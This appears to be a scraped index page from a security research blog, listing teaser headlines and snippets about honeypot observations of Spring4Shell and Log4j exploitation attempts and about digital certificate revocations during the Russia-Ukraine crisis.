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

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honeypot

What Our Honeypot Sees Just One Day After The Spring4Shell Advisory

Day 10: where we are with log4j from honeypot's perspective

从蜜罐视角看Apache Log4j2漏洞攻击趋势

DNSMon

俄乌危机中的数字证书：吊销、影响、缓解

背景 当前这场始于2021的俄乌危机已经注定载入史册，不仅因为危机中的冲突会对传统政治地缘产生深远影响，也因为这些冲突历史性的全面蔓延到网络空间。我们（360Netlab）从独立采集到的数据出发，观察分析并呈现冲突中各利益相关方采取的行动和反制行动，希望有利于安全社区思考自身在网络空间中的定位、态度和行动。 本文中的观察分析基…

honeypot

What Our Honeypot Sees Just One Day After The Spring4Shell Advisory

Background On March 31, 2022, Spring issued a security advisory[1] for the Spring4Shell vulnerability (CVE-2022-22965), this vulnerability has caused widespread concern in the security community. When we looked back at our data, our threat hunting honeypot System[2] had already captured activities related t…

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